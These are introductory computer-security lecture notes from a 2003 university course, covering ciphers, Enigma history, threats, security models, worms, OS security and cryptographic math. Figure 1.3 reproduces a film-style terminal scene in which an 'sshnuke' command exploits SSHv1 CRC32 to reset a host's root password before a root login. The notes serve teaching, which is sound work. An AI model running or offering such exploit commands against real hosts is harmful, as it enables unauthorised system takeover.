CS3235

Introduction to Computer Security

Hugh Anderson

19th November 2003

Preface

The official line:

> *With the widespread use of computers and Internet as well as electronic commerce, computer security becomes more and more important. The objective of this module is to give students basic knowledge of computer security. This module covers the following topics: threats to computer systems, network security fundamentals, security in a layered protocol architecture, authentication in computer systems, access control, intrusion detection, security architecture and frameworks, lower layers security protocols, upper layer security protocols, electronic mail and EDI security, directory systems security, Unix systems security, security evaluation criteria.*

This year the course will have a slightly different focus from the two previous years. In particular, more introductory and practical material is to be presented. We hope that there will be less material duplicated in this and the more advanced computer security courses taught at NUS. This module covers the history and background to security and insecurity, ethical aspects, mathematical, physical and architectural preliminaries for security studies, encoding and decoding techniques including error detection and correction, encryption techniques, and protocols used for security. The course will have a significant practical content including case studies in topical areas such as IPSEC, NT and UNIX, PGP, Kerberos, SSL

Assessment: The proposed assessment may be modified slightly if the need arises, but currently is as follows:

Assessment	**Weighting**	**Grade**
Assignments		35%
Tutorials		5%
Mid-term	Closed book	10%
Final Exam	Open Book	50%
Total marks		**100%**

Textbook: The textbook will be supplemented by directed readings, and this set of brief lecture notes. The textbook is:

1. Computer Security: Art and Science, Matt Bishop (available at co-op).

In these brief notes, I often give references to various documents. Nearly all of these documents are available on the Internet in one form or another. Some are available to NUS students through the library gateways. Please download and read the documents to broaden your appreciation of computer security.

Topics to be covered: During the course, we will cover at least the following areas:

• Mathematical, physical and legal preliminaries	(2 lectures)
• Security models	(1 lecture)
• Secrecy	(1 lecture)
• Insecurity	(2 lectures)
• Safety/control software - hardware and software	(2 lectures)
• Assurance	(1 lecture)
• Protocols	(1 lecture)

Enjoy the course!

Contents

Chapter 1

Introduction

The History of Herodotus

By Herodotus

For Histiæus, when he was anxious to give Aristagoras orders to revolt, could find but one safe way, as the roads were guarded, of making his wishes known; which was by taking the trustiest of his slaves, shaving all the hair from off his head, and then pricking letters upon the skin, and waiting till the hair grew again. Thus accordingly he did; and as soon as ever the hair was grown, he despatched the man to Miletus, giving him no other message than this- "When thou art come to Miletus, bid Aristagoras shave thy head, and look thereon." Now the marks on the head, as I have already mentioned, were a command to revolt... [HerBC]

There are many aspects to “computer security”, but they all derive from the study of security in general. In most cases, the same security problems that occur in society occur in one form or another in computers. For example, confidentiality problems result in concerns about locks, and encoding. Integrity problems result in concerns about signatures, and handshakes. In each of these, we can see simple examples from society, and the computer-related versions follow the same lines (only a million times faster).

Histiæus ensured confidentiality by hiding his message in such a way that it was not immediately apparent, a technique so clever that it was used again by German spies in the 1914-1918 war. This sort of information-hiding is now called steganography, and is the subject of active research.

Cæsar is reputed to have encoded messages to his battalions, a technique now called cryptography, and the use of agreed protocols between armies to ensure the correct conduct of a war is seen over and over again in history. You will notice that we have begun with examples taken from the world of warfare, and throughout this course, you will find references to military conduct, procedures and protocols. This should not be a surprise to you given the nature of *security*.

1.1 Range of topics

The study of computer security can cover a wide range of topics, and for this introductory course, I have decided to concentrate on the following distinct subject areas:

- **Mathematical, physical and legal preliminaries.** Some aspects of computer security require an appreciation for various mathematical, physical and legal laws. We will review the principal ones.
- **Security models.** These models provide formal (read *mathematical*) ways of looking at computer security in an abstract manner. Consider the situation that you adopt a formal security model and the model is provably secure. If you then ensure that all components of your system comply with the model, you can be sure of the security of your system.
- **Secrecy.** Much of modern-day commerce relies on secure transfer of information, and this security relies on exchange of secret keys. In addition, we often just want things to be secret, and encrypt documents to ensure this. The expanding global digital world shrinks the distance between you and an attacker. A few years ago, you could just have locks on the doors, and not invite criminals home for dinner, but now criminals have an electronic access point into your living room, your bank and so on. We will investigate secrecy techniques.
- **Insecurity.** Most computer systems are dangerously easy to subvert, and it is a scary world out there! Apart from an adversary gaining some level of control over your system, consider the insecurity you might feel when you sign a contract, and then the other party doesn't. Sometimes our concern is not with secrecy, but with subtleties like non-repudiation. We will investigate some common hacking and insecurity strategies, and examine some techniques for reducing risk to your systems.
- **Safety/control software and hardware.** Operating systems and distributed systems are complex entities, and various techniques for improving the security of such systems will be examined.
- **Assurance.** How can we convince ourselves (or our employer) that the computer system is to be trusted? Building assurance is best done by adopting formal methods to confirm, specify and verify the behaviour of systems.
- **Protocols.** Some aspects of security are determined by the way in which we do things (the protocol), rather than what is actually done.


1.2 Mathematical, physical and legal preliminaries

We begin with brief lists/descriptions of some of the underlying aspects of security *services*, *threats* and *attacks*. We distinguish between security *policies* and *mechanisms*, and investigate relevant *mathematical* and *physical* laws. We will briefly explore some *legal* aspects. Please read more detail from the textbook.

Our first list classifies three aspects of security *services*:

- **confidentiality**: concealment of information or resources;
- **integrity**: trustworthiness of data or resources;
- **availability**: preventing denial-of-service.

In Figure 1.1 are some diagrammatic representations of examples of threats to computer systems.



(a) Snooping (b) Man in the middle

(c) Denial of service (d) Spoofing

Figure 1.1: Examples of threats to systems

Our list gives us an attempt to classify these *threats* to a system. Note that lists such as these vary from textbook to textbook:

- **disclosure**: unauthorized access (snooping);
- **deception**: acceptance of false data (man-in-the-middle);
- **disruption**: prevention of correct operation (denial-of-service);
- **usurpation**: unauthorized control (spoofing).

We differentiate between a security *policy* and a security *mechanism*:

- **policy**: what is allowed/disallowed;
- **mechanism**: ways of enforcing a policy

For example, at NUS, we have an IT policy which includes a range of clauses regarding security concerns, such as:

> ***4.2 Undermining System Integrity***
>
> *Users must not undermine the security of the IT Resources, for example, by cracking passwords or to modify or attempt to modify the files of other Users or software components of the IT Resources.*

This policy is enforced by various software tools. If you look at the NUS IT policy document[1] which you have all signed, you will notice the following clause:

> ***6.3 Use Of Security Scanning Systems***
>
> *Users consent to the University's use of scanning programs for security purposes at system level for computers and systems that are connected to the University's network. This is to ensure that any computers or systems attached to the network will not become a launching pad for security attack and jeopardise the IT Resources. System level scanning includes scanning for security vulnerabilities and virus detection on email attachments. Users' files and data are excluded from the scanning.*

In addition to the preceding concept preliminaries, we will also be considering fundamental *mathematical* and *physical* laws and procedures. In [Wag], Wagner introduces mathematical notions of interest, including a range of operators and algorithms that should be known by anybody interested in cryptography and computer security.

A large amount of modern computer security is concerned with ensuring the confidentiality, integrity and availability of computer *communication* systems. We will be extending the mathematical notions with introductory physical ones of communication, randomness and entropy, each of which has relevance to the study of communication systems.

[1]Found at https://online.nus.edu.sg/DB/infoboard/27781.doc.

1.3 Security models

The term security model refers to a range of formal policies for specifying the security of a system in terms of a (mathematical) model. There are various ways of specifying such a model, each with their own advantages and disadvantages. The following is an incomplete list:

- The Bell-LaPadula [BL75] model (no read-up, no write-down) provides a military viewpoint to assure *confidentiality* services. There is a brief introduction to this which is worth reading in [MP97].
- The Biba [Bib75] and Clark-Wilson [CW87] models attempt to model the trustworthiness of data and programs, providing assurance for *integrity* services.

Having a model of course is not the end of the story. We need to be able to determine properties of the model, and to verify that our implementations of the security model are valid. However the above models have formed the basis of various trusted operating systems, and later in the course we will examine this in more detail.

Modelling for availability is a little more problematic, as the range of threats is wide, and the possibility of prevention of all such threats is very small.

1.4 Secrecy

Lets look at three time periods...

1.4.1 2000 years ago...

Cæsar (100-44BC) is reputed to have encoded messages to his battalions. He is supposed[2] to have done this using (what is now called) a Cæsar cipher, in which we replace each Roman letter in a message, with another Roman letter, obtained by rotating the alphabet some number of characters:

I CLAVDIVS

A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	V	X	Y	Z
V	X	Y	Z	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T


E YGVQZEQO

We can specify a Cæsar cipher by just noting the number of characters that the alphabet is rotated.

[2]Suetonius [SueAD] wrote "*There are also letters of his to Cicero, as well as to his intimates on private affairs, and in the latter, if he had anything confidential to say, he wrote it in cipher, that is, by so changing the order of the letters of the alphabet, that not a word could be made out. If anyone wishes to decipher these, and get at their meaning, he must substitute the fourth letter of the alphabet, namely D, for A, and so with the others*".

1.4.2 60 years ago...

In the 1920's, a German company marketed a series of devices for encrypting and decrypting messages. The devices used electro-mechanical rotors to generate what appeared to be random characters from a source message. However a matching device, with a special key, could decode the messages. These *Enigma* devices were extensively used by the German military to communicate before and during World War II, in the belief that the "random" characters could not be decoded.



(a) Top view (b) The rotors

Figure 1.2: The Enigma machine

If you believe in the movie world (as of course every right-thinking person does), then you may already know that the American Navy captured a German submarine and recovered an Enigma machine and codebook, leading to the allies being able to decode the German military messages (U-571). The movie is of course nonsense, but the real story is just as exciting, and does not require the heroes to be good looking and have easily pronouncable names.

The first attempts to break the machines were made in Poland in 1928, after the Poles intercepted a machine en-route to the German embassy in Warsaw. Three students from the Department of Mathematics at the University of Poznan were assigned to work on the problem. They were able to decode some messages from the first simple machine, but the German army were using a more secure machine, with an extra *level of encoding. In a collaboration with French spies, information about the extra encoding was uncovered, and by 1933, the Polish Ciphers Office was able to decode messages, although slowly. From then until the invasion of Poland in September 1939, the Poles were able to decipher over 100,000 transmissions.*

In 1938, the German's changed the encoding of the Enigma machines, and the Poles had to develop a machine to decode the new messages. This machine was completed quickly, and the Poles were aware of the date of the imminent invasion of Poland. As a result of this information, Poland delivered working Enigma copies to the English about two weeks before the invasion of Poland. The English were able to decode German low-security messages from August 1939.

English cryptographers at Bletchley Park, including Alan Turing, developed many systems for decoding encoded German (and other) transmissions. On 9 May 1941 the Royal Navy escort destroyers Bulldog and Broadway captured the U-110 submarine, complete with a genuine Enigma machine, and active code books. From this date on, the English could decode most German military transmissions.

The Polish systems and ideas helped the English develop a hardware system to decode Enigma keys very quickly (they changed daily). These machines are considered one of the precursors to modern-day computers, but were considered state secrets until 1990.

1.4.3 Today...sssshhhh

From the manual pages for ssh, the secure-shell:

The program ssh is for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network. Other connections can also be forwarded over the secure channel. Users must prove their identity to the remote machine using one of several methods depending on the protocol version.

One method is the rhosts or hosts.equiv method combined with RSA-based host authentication. If the server can verify the client's host key, only then login is permitted. This authentication method closes security holes due to IP spoofing, DNS spoofing and routing spoofing.

The scheme is based on public-key cryptography: cryptosystems where encryption and decryption are done using separate keys, and it is not possible to derive the decryption key from the encryption key. RSA is one such system.

Schemes such as secure-shell are typical of modern computer secrecy systems. They rely on encodings that are believed to be difficult to decode, and protocols of message exchange that are believed to be secure.


1.5 Insecurity

Insecurity begins with closed doors, locks, and the realization that certain people can pick locks. Consider a locked air-conditioned room containing a file server. How secure is this? Well...

- The lock can be picked, or the door kicked in.
- The console of the server computer may be password protected, but it may be rebooted with a different disk.
- The reboot process may be (BIOS) password protected, but the case of the computer may be opened and the disk removed.
- And so on...

Well, you argue, we would know afterwards because of the bootmarks on the door, the logfiles of the computer, the missing disk.

For a different type of insecurity consider the widespread use of computer screens. An interested person can record the content displayed on any computer screen, and do so from a distance, with no interconnecting wires. In van Eck's famous paper [vE85] he describes driving around London, and viewing computer screens in nearby buildings. The equipment used in this study only cost about $15, but even so, van Eck suggests that it would be possible to monitor screens at a distance of 1km. A determined adversary with a large budget should be able to do better. This form of spying has been known of for at least 40 years. You may be interested to read a more recent paper [KA98] recording various ways to subvert this sort of remote monitoring of VDU screens, including the use of specialized fonts.



```
Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level (9)
# ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```

Figure 1.3: Trinity en-route to kicking in a door

With the advent of widespread interconnectivity between computers, it can be relatively easy to kick in doors without even using your feet. In class we will see how the technique shown in Figure 1.3 was used to change the world.

In the world of e-commerce, we may be interested in less direct forms of deception, for example non-repudiation:

- the buyer cannot order an item and then deny the order took place;
- the seller cannot accept money or an order and then later deny that this took place.

Intrusive hacking is common on the Internet. There are groups of people who build farms of subservient machines, so they can later use them for various purposes:

> *At first, it looked as if some students at the Flint Hill School, a prep academy in Oakton, Va., had found a lucrative alternative to an after-school job. Late last year, technicians at America Online traced a new torrent of spam, or unsolicited e-mail advertisements, to the school's computer network.*
>
> *On further inquiry, though, AOL determined that the spammers were not enterprising students. Instead, a spam-flinging hacker who still has not been found had exploited a software vulnerability to use Flint Hill's computers to relay spam while hiding the e-mail's true origins.*
>
> *It was not an isolated incident. The remote hijacking of the Flint Hill computer system is but one example among hundreds of thousands of a nefarious technique that has become the most common way for spammers to send billions of junk e-mail messages coursing through the global Internet each day.* [Han03]

We are familiar by now with computer virusses, especially the boot-sector virusses which hide their code in the boot sector of a disk. One of the earliest widely distributed virusses was the stoned virus for DOS, written by a student from New Zealand. A virus contains code that replicates, attaching itself to a program, boot sector or document. Some viruses do damage as well.

By contrast, a worm is a program that makes copies of itself, transferring from one disk drive to another, or one machine to another. Perhaps the most famous worm was the Morris worm in 1988:

> *On the evening of 2 November 1988, someone infected the Internet with a worm program. That program exploited flaws in utility programs in systems based on BSD-derived versions of UNIX. The flaws allowed the program to break into those machines and copy itself, thus infecting those systems.*
>
> *This program eventually spread to thousands of machines, and disrupted normal activities and Internet connectivity for many days.* [Spa88].

The author of the worm, Robert Morris, was convicted and fined $10,050 in 1990, and is currently a professor in the Parallel and Distributed Operating Systems group at MIT, lecturing in distributed systems areas.

1.6 Safety/control software

A naive approach to security might involve attempting to ensure that all programs that run on a computer are *safe*, and that all users of computer systems are *trustworthy*. This approach is not immediately practical, as there are many programs, and checking even one program is a non-trivial task. The computer *operating system* normally provides some level of software and hardware security for computer systems, combined with some level of user authorization.

User authorization means passwords! Modern multi-user operating systems have some level of password protection as you are all aware, and these systems have grown in complexity over the years. The historical article [MT79] shows the changes in the UNIX security password mechanism is the early years of UNIX development. Note that before UNIX systems programmers started working on the problem of password security, the general technique was to put the (unencrypted) passwords in a file that was difficult to read and write. Once this file was compromised, then the whole system was compromised.

Hardware security in operating systems has been studied in CS2106 (Operating Systems) and other courses. The Kernel/Supervisor bit, processor ring0, memory protection/mapping hardware and so on are all examples of hardware security systems intended to co-operate with the OS to enhance system security.

Software security in operating systems takes many forms. The forms range from ad-hoc changes to operating systems to fix security loopholes as they are found, through to operating systems built from the ground up to be secure.

TCP wrappers are one technique involving a change to systems to fix possible security loopholes. Many attacks to UNIX systems came through poorly controlled TCP or UDP ports. The TCP wrapper protects all such ports, providing a single point of control for access to each port. The default installation of TCP wrappers disables *all* port access, which you then re-enable on a case-by-case basis.

As an example of an OS built to be secure, those wonderful people at NSA have incorporated the results of several research projects in a security-enhanced Linux system:

> *This version of Linux has a strong, flexible mandatory access control architecture incorporated into the major subsystems of the kernel. The system provides a mechanism to enforce the separation of information based on confidentiality and integrity requirements.*
>
> *This allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can be caused by malicious or flawed applications.* [LSM+98]

You can read about SELinux at

http://www.nsa.gov/selinux/index.html

The Java virtual machine has a built-in security model [GMPS97], as it was built from the ground up with security concerns paramount.

Microsoft have their own view of the security of NT versus the Linux operating system, which is viewed as a threat to Microsoft because of it's cost and stability[3]:

> ***Myth:*** *Linux is more secure than Windows NT*
>
> ***Reality:*** *Linux security model is weak*
>
> *All systems are vulnerable to security issues, however it's important to note that Linux uses the same security model as the original UNIX implementations: a model that was not designed from the ground up to be secure.*
>
> *Linux only provides access controls for files and directories. In contrast, every object in Windows NT, from files to operating system data structures, has an access control list and its use can be regulated as appropriate. Linux security is all-or-nothing. Administrators cannot delegate administrative privileges: a user who needs any administrative capability must be made a full administrator, which compromises best security practices. In contrast, Windows NT allows an administrator to delegate privileges at an exceptionally fine-grained level. Linux has not supported key security accreditation standards. Every member of the Windows NT family since Windows NT 3.5 has been evaluated at either a C2 level under the U.S. Government's evaluation process or at a C2-equivalent level under the British Government's ITSEC process. In contrast, no Linux products are listed on the U.S. Government's evaluated product list.*

1.7 Assurance

The term assurance is related to trust. By careful and formal specification, design and implementation we can increase our assurance related to a computer system. The ITSEC process involves detailed examination and testing of the security features of a system.

> *During the 1980s, the United Kingdom, Germany, France and the Netherlands produced versions of their own national criteria. These were harmonised and published as the Information Technology Security Evaluation Criteria (ITSEC). The current issue, Version 1.2, was published by the European Commission in June 1991. In September 1993, it was followed by the IT Security Evaluation Manual (ITSEM) which specifies the methodology to be followed when carrying out ITSEC evaluations.*

[3]Please note that this comes directly from a Microsoft web site, and may have a fair amount of hype. It does not mention for example that the C2 security classification for NT is only for when the system has no network connections.

The Common Criteria represents the outcome of international efforts to align and develop the existing European and North American criteria. The Common Criteria project harmonises ITSEC, CTCPEC (Canadian Criteria) and US Federal Criteria (FC) into the Common Criteria for Information Technology Security Evaluation (CC) for use in evaluating products and systems and for stating security requirements in a standardised way. Increasingly it is replacing national and regional criteria with a worldwide set accepted by the International Standards Organisation (ISO15408).

In [Woo98], elements of the first certification of a smart-card system under the European ITSEC level 6 certification are outlined. This process involved verification of the specification with independent systems, and a formal process for the implementation, deriving it from the specification using the *refinement* process.

1.8 Protocols

Sometimes the protocol we follow can be crucial to the security of a system. Consider the communications system shown in Figure 1.4.




Figure 1.4: A secure communication system

By following a specific protocol we can use it to transfer documents securely.

1.9 Term definitions

Here are some term definitions gleaned from various on-line technology dictionaries:

- virus: an unwanted program which places itself into other programs, which are shared among computer systems, and replicates itself.
- worm: an independent program that replicates from machine to machine across network connections, often clogging networks and computer systems as it spreads.
- steganography: the hiding of a secret message within an ordinary message and the extraction of it at its destination.
- cryptography: the science of information security.
- cryptology: the mathematics, such as number theory, and the application of formulas and algorithms, that underpin cryptography and cryptanalysis.
- cryptanalysis: the study of ciphers, ciphertext, or cryptosystems (that is, to secret code systems) with a view to finding weaknesses in them that will permit retrieval of the plaintext from the ciphertext, without necessarily knowing the key or the algorithm. This is known as breaking the cipher, ciphertext, or cryptosystem.
- cipher: any method of encrypting text (concealing its readability and meaning).
- block cipher: one that breaks a message up into chunks and combines a key with each chunk.
- stream cipher: one that applies a key to each bit, one at a time.

1.10 Summary of topics

In this section, we introduced the following topics:

- An introduction to computer security
- Some definitions

Supplemental questions for chapter 1

1. What is an acrostic? Give an example of one.
2. Differentiate between a Cæsar cipher and a Vigenère cipher.
3. In his column "Why cannot?" [Per03] in Streats, June 19, 2003, Geoffrey Pereira was annoyed that he had to key ctrl-alt-del to bring up the password prompt. He discovered how to bypass this sequence to save time, and this will be replicated to the 800 or so other employees of his company. Geoffrey seemed to miss discovering a specific reason for this mode of operation, and by bypassing the key sequence, he opens his company to a particular kind of attack. Discover the *reason*, and the *attack*.
4. What do you think of the *integrity* of Histiaeus's solution to his messaging problem?

Further study

- Textbook Chapter 1
- Monitoring computer screens (van Eck [vE85])
  http://jya.com/emr.pdf
- Overcoming Tempest monitoring [KA98]
  http://www.cs.rice.edu/˜dwallach/courses/comp527_s2000/ih98-tempest.pdf
- The Morris worm [Spa88]
  ftp://ftp.cs.purdue.edu/pub/reports/TR823.PS.Z
- Military mathematical modelling of security [MP97]
  http://80-ieeexplore.ieee.org.libproxy1.nus.edu.sg/xpl/tocresult.jsp?isNumber=13172

Chapter 2

Cryptographers’ favorites

This chapter and the following chapter are copied verbatim from the ”The Laws of Cryptography with Java Code”, [Wag] with permission from Prof Neal Wagner. The book is well worth reading and contains a lot of information that is relevant to this course. You can find the book at

http://www.cs.utsa.edu/˜wagner/lawsbookcolor/laws.pdf

2.1 Exclusive-Or

The function known as **exclusive-or** is also represented as **xor** or a plus sign in a circle, $\oplus$. The expression $a \oplus b$ means either a or b *but not both*. Ordinary *inclusive-or* in mathematics means either one or the other *or both*. The exclusive-or function is available in C / C++ / Java for bit strings as a hat character: ^. (Be careful: the hat character is often used to mean exponentiation, but Java, C, and C++ have no exponentiation operator. The hat character also sometimes designates a control character.) In Java ^ also works as exclusive-or for boolean type.

Law XOR-1:
The cryptographer’s favorite function is *Exclusive-Or*.

Exclusive-or comes up constantly in cryptography. For example, the exclusive-or of a pseudo-random bit stream with a message bit stream is one simple form of encryption. Decryption is then just the exclusive-or of the resulting stream with the same pseudo-random stream. (See Chapter 10 in [Wag]: The One-Time Pad.)

Recall that the boolean constant **`true`** is often written as a **`1`** and **`false`** as a **`0`**. Exclusive-or is the same as *addition mod 2*, which means ordinary addition, followed by taking the remainder on division by 2.

For single bits 0 and 1, Table 2.1 gives the definition of their exclusive-or.

Exclusive-Or		
a	b	$a \oplus b$
0	0	0
0	1	1
1	0	1
1	1	0

Table 2.1: Definition of Exclusive-Or

The exclusive-or function has many interesting properties, including the following, which hold for any bit values or bit strings a, b, and c:

$a \oplus a = 0$
$a \oplus 0 = a$
$a \oplus 1 = \sim a$, where $\sim$ is bit complement.
$a \oplus b = b \oplus a$ (commutativity)
$a \oplus (b \oplus c) = (a \oplus b) \oplus c$ (associativity)
$a \oplus a \oplus a = a$
if $a \oplus b = c$, then $c \oplus b = a$ and $c \oplus a = b$.

Beginning programmers learn how to exchange the values in two variables **`a`** and **`b`**, using a third temporary variable **`temp`** and the assignment operator **`=`** :

```
temp = a;
a = b;
b = temp;
```

The same result can be accomplished using **`xor`** without an extra temporary location, regarding **`a`** and **`b`** as bit strings. (A Java program that demonstrates interchange using exclusive-or is on page 161 of [Wag]).

```
a = a xor b;
b = a xor b;
a = a xor b;
```

2.2 Logarithms

By definition, $y = \log_b x$ means the same as $b^y = x$. One says: "y is the logarithm of x to base b," or "y is the log base b of x." Stated another way, $\log_b x$ (also known as y) is the *exponent* you raise b to in order to get x. Thus $b^{(\log_b x)} = x$. In more mathematical terms, the logarithm is the inverse function of the exponential.

Law LOG-1:
The cryptographer's favorite logarithm is *log base 2*.

One uses logs base 2 in cryptography (as well as in most of computer science) because of the emphasis on binary numbers in these fields.

So $y = \log_2 x$ means the same as $2^y = x$, and a logarithm base 2 of x is the exponent you raise 2 to in order to get x. In symbols: if $y = \log_2 x$, then $x = 2^y = 2^{\log_2 x}$. In particular $2^{10} = 1024$ means the same as $\log_2 1024 = 10$. Notice that $2^y > 0$ for all y, and inversely $\log_2 x$ is not defined for $x \le 0$.

Here are several other formulas involving logarithms:

$$\begin{array}{l}
\log_2(ab) = \log_2 a + \log_2 b,\ \text{for all } a, b > 0 \\
\log_2(a/b) = \log_2 a - \log_2 b,\ \text{for all } a, b > 0 \\
\log_2(1/a) = \log_2(a^{-1}) = -\log_2 a,\ \text{for all } a > 0 \\
\log_2(a^r) = r \log_2 a,\ \text{for all } a > 0, r \\
\log_2(a + b) = \text{(Oops! No simple formula for this.)}
\end{array}$$

Table 2.2 gives a few examples of logs base 2.

Some calculators, as well as languages like Java, do not directly support logs base 2. Java does not even support logs base 10, but only logs base e, the "natural" log. However, a log base 2 is just a fixed constant times a natural log, so they are easy to calculate if you know the "magic" constant. The formulas are:

$$\begin{aligned}
\log_2 x &= \log_e x / \log_e 2, \text{ (mathematics)} \\
&= \texttt{Math.log(x)/Math.log(2.0);} \text{ (Java).}
\end{aligned}$$

The magic constant is: $\log_e 2 = 0.69314\ 71805\ 59945\ 30941\ 72321$, or $1/\log_e 2 = 1.44269\ 50408\ 88963\ 40735\ 99246$. (Similarly, $\log_2 x = \log_{10} x / \log_{10} 2$, and $\log_{10} 2 = 0.30102999566398114$.)

A Java program that demonstrates these formulas is found on page 162 of [Wag].

Logarithms base 2	
$x = 2^y = 2^{\log_2 x}$	$y = \log_2 x$
$1,073,741,824$	30
$1,048,576$	20
$1,024$	10
8	3
4	2
2	1
1	0
$1/2$	-1
$1/4$	-2
$1/8$	-3
$1/1,024$	-10
0	$-\infty$
< 0	undefined

Table 2.2: Logarithms base 2

Here is a proof of the above formula:

$2^y = x$, or $y = \log_2 x$ (then take $\log_e$ of each side)
$\log_e(2^y) = \log_e x$ (then use properties of logarithms)
$y \log_e 2 = \log_e x$ (then solve for y)
$y = \log_e x / \log_e 2$ (then substitute $\log_2 x$ for y)
$\log_2 x = \log_e x / \log_e 2$.

Law LOG-2:
The log base 2 of an integer x tells how many bits it takes to represent x in binary.

Thus $\log_2 10000 = 13.28771238$, so it takes 14 bits to represent 10000 in binary. (In fact, $10000_{10} = 10011100010000_2$.) Exact powers of 2 are a special case: $\log_2 1024 = 10$, but it takes 11 bits to represent 1024 in binary, as 10000000000_2.

Similarly, $\log_{10}(x)$ gives the number of decimal digits needed to represent x.

2.3 Groups

A *group* is a set of *group elements* with a *binary operation* for combining any two elements to get a unique third element. If one denotes the group operation by $\#$, then the above says that for any group elements a and b, $a\#b$ is defined and is also a group element. Groups are also *associative*, meaning that $a\#(b\#c) = (a\#b)\#c$, for any group elements a, b, and c. There has to be an *identity element* e satisfying $a\#e = e\#a = a$ for any group element a. Finally, any element a must have an *inverse* a' satisfying $a\#a' = a'\#a = e$.

